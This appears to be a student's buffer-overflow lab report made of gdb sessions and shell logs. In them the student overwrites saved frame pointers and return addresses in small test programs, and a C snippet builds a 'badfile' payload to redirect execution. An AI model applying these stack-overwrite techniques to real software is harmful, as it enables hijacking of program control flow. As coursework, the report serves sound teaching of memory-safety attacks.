



```
Breakpoint 2 at 0x11bf: file stack3.c, line 9.
(gdb) run
Starting program: /home/Faisal/stack3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, faisal (str=0x7fffffffe340 "ABCDEFGHIJKLMNOPQRSTUVWXYZ") at stack3.c:21
21          int n = 1;
(gdb) p $rbp
$1 = (void *) 0x7fffffffe330
(gdb) p $rsp
$2 = (void *) 0x7fffffffe030
(gdb) c
Continuing.

Breakpoint 2, khan (str=0x7fffffffe340 "ABCDEFGHIJKLMNOPQRSTUVWXYZ") at stack3.c:9
9           int n = 2;
(gdb) set *0x7fffffffe3d0=0x7fffffffe020
(gdb) set *0x7FFFFFFFE208=0x5555555551df
(gdb) set *0x7FFFFFFe01c=0x00000001
Cannot access memory at address 0x7ffffffe01c
(gdb) set *0x7FFFFFFf01c=0x00000001
Cannot access memory at address 0x7fffffff01c
(gdb) x/2 0x7fffffffe020
0x7fffffffe020: -7376   32767
(gdb) x/2w 0x7fffffffe020
0x7fffffffe020: -7376   32767
(gdb) x/2wx 0x7fffffffe020
0x7fffffffe020: 0xffffe330      0x00007fff
(gdb) set *0x7FFFFFFFE01C=0x00000001
(gdb) c
Continuing.
khan
faisal
Returned properly
[Inferior 1 (process 7889) exited normally]
(gdb) run
Starting program: /home/Faisal/stack3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Part 1

Part 2:




```
Breakpoint 1 at 0x11c9: file stack2.c, line 17.
(gdb) b khan
Breakpoint 2 at 0x117f: file stack2.c, line 8.
(gdb) run
Starting program: /home/Faisal/stack2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, faisal (str=0x7fffffffe340 "ABCDEFGHIJKLMNOPQRSTUVWXYZ") at stack2.c:17
17          int n = 1;
(gdb) p $rbp
$1 = (void *) 0x7fffffffe330
(gdb) p $rsp
$2 = (void *) 0x7fffffffe030
(gdb) x/2wx 0x7fffffffe330
0x7fffffffe330: 0xffffe3d0      0x00007fff
(gdb) x/2wx 0x7fffffffe338
0x7fffffffe338: 0x555552c3      0x00005555
(gdb) c
Continuing.

Breakpoint 2, khan (str=0x7fffffffe340 "ABCDEFGHIJKLMNOPQRSTUVWXYZ") at stack2.c:8
8           int n = 2;
(gdb) p $rbp
$3 = (void *) 0x7fffffffe020
(gdb) p $rsp
$4 = (void *) 0x7fffffffdd20
(gdb) x/2 0x7fffffffe020
0x7fffffffe020: 0xffffe330      0x00007fff
(gdb) x/2 0x7fffffffe028
0x7fffffffe028: 0x555551df      0x00005555
(gdb) set *0x7fffffffe020=0x5555555552c3
(gdb) set *0x7fffffffe020=0x7fffffffe3d0
(gdb) set *0x7fffffffe028=0x5555555552c3
(gdb) c
Continuing.
khan
Improper return
[Inferior 1 (process 6468) exited normally]
(gdb)
```


Part 3:



```
(gdb) b khan
Breakpoint 2 at 0x11bf: file stack3.c, line 9.
(gdb) run
Starting program: /home/Faisal/stack3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, faisal (str=0x7fffffffe340 "ABCDEFGHIJKLMNOPQRSTUVWXYZ") at stack3.c:21
21          int n = 1;
(gdb) p $rbp
$1 = (void *) 0x7fffffffe330
(gdb) p $rsp
$2 = (void *) 0x7fffffffe030
(gdb) c
Continuing.

Breakpoint 2, khan (str=0x7fffffffe340 "ABCDEFGHIJKLMNOPQRSTUVWXYZ") at stack3.c:9
9           int n = 2;
(gdb) set *0x7fffffffe3d0=0x7fffffffe020
(gdb) set *0x7FFFFFFFE208=0x5555555551df
(gdb) set *0x7FFFFFFe01c=0x00000001
Cannot access memory at address 0x7ffffffe01c
(gdb) set *0x7FFFFFFf01c=0x00000001
Cannot access memory at address 0x7fffffff01c
(gdb) x/2 0x7fffffffe020
0x7fffffffe020: -7376   32767
(gdb) x/2w 0x7fffffffe020
0x7fffffffe020: -7376   32767
(gdb) x/2wx 0x7fffffffe020
0x7fffffffe020: 0xffffe330      0x00007fff
(gdb) set *0x7FFFFFFFE01C=0x00000001
(gdb) c
Continuing.
khan
faisal
Returned properly
[Inferior 1 (process 7889) exited normally]
(gdb) run
Starting program: /home/Faisal/stack3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```




```
Breakpoint 2, 0x0000555555555287 in faisal ()
(gdb) q
A debugging session is active.

        Inferior 1 [process 6904] will be killed.

Quit anyway? (y or n) y
Faisal@crg10-ubuntu22:~$ nano genbadfile.c
Faisal@crg10-ubuntu22:~$ rm badfile
Faisal@crg10-ubuntu22:~$ gcc -o genbadfile genbadfile.c
Faisal@crg10-ubuntu22:~$ ./genbadfile
Faisal@crg10-ubuntu22:~$ ./stack3
khan
faisal
Returned properly
Faisal@crg10-ubuntu22:~$ nano genbadfile.c
Faisal@crg10-ubuntu22:~$ rm badfile
Faisal@crg10-ubuntu22:~$ gcc -o genbadfile genbadfile.c
Faisal@crg10-ubuntu22:~$ ./genbadfile
Faisal@crg10-ubuntu22:~$ ./stack3
khan
faisal


Faisal@crg10-ubuntu22:~$ gcc -o stack3 stack3.c
Faisal@crg10-ubuntu22:~$ ./stack3
khan
faisal
Returned properly
Faisal@crg10-ubuntu22:~$ nano genbadfile.c
Faisal@crg10-ubuntu22:~$ rm badfile
Faisal@crg10-ubuntu22:~$ gcc -o genbadfile genbadfile.c
Faisal@crg10-ubuntu22:~$ ./genbadfile
Faisal@crg10-ubuntu22:~$ gcc -o stack3 stack3.c
Faisal@crg10-ubuntu22:~$ ./stack3
khan
*** stack smashing detected ***: terminated
Aborted (core dumped)
Faisal@crg10-ubuntu22:~$ |
```

Bonus Question:




```
  fd = fopen("badfile", "w");
  fwrite(buf, sizeof(char), 752, fd);
  fclose(fd);
}

/*
#include <stdio.h>

int main() {
  FILE *fd;
  char buf[736] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+-XXXXXXXXXXXX\x01\x00\x00\x00";
  buf[720] = 0x20;
  buf[721] = 0xE3;
  buf[722] = 0xFF;
  buf[723] = 0xFF;
  buf[724] = 0xFF;
  buf[725] = 0x7F;
  buf[726] = 0x00;
  buf[727] = 0x00;
  buf[728] = 0x0F;
  buf[729] = 0x53;
  buf[730] = 0x55;
  buf[731] = 0x55;
  buf[732] = 0x55;
  buf[733] = 0x55;
  buf[734] = 0x00;
  buf[735] = 0x00;

  fd = fopen("badfile", "w");
  fwrite(buf, sizeof(char), 736, fd);
  fclose(fd);
}
*/
Faisal@crg10-ubuntu22:~$ gcc -o stack4 stack4.c
Faisal@crg10-ubuntu22:~$ ./stack4.c
-bash: ./stack4.c: Permission denied
Faisal@crg10-ubuntu22:~$ ./stack4
faisal
*** stack smashing detected ***: terminated
Aborted (core dumped)
Faisal@crg10-ubuntu22:~$ |
```



```
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat May 13 12:00:38 2023 from 130.85.47.149
Faisal@crg10-ubuntu22:~$ touch stack4.c
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ gcc -o stack4 stack4.c
stack4.c: In function ‘bar’:
stack4.c:13:53: error: ‘foo’ undeclared (first use in this function)
   13 |   *(unsigned long*)(bx_addr + 736) = (unsigned long)foo;
      |                                                     ^~~
stack4.c:13:53: note: each undeclared identifier is reported only once for each function it appears in
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ gcc -o stack4 stack4.c
Faisal@crg10-ubuntu22:~$ ./stack4
foo
Returned properly
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ gcc -o stack4 stack4.c
Faisal@crg10-ubuntu22:~$ ./stack4
foo
Returned properly
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ gcc -o stack4 stack4.c
Faisal@crg10-ubuntu22:~$ ./stack4
bar
foo
Returned properly
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ nano stack4.c
Faisal@crg10-ubuntu22:~$ gcc -o stack4 stack4.c
Faisal@crg10-ubuntu22:~$ ./stack4
foo
*** stack smashing detected ***: terminated
Aborted (core dumped)
Faisal@crg10-ubuntu22:~$ |
```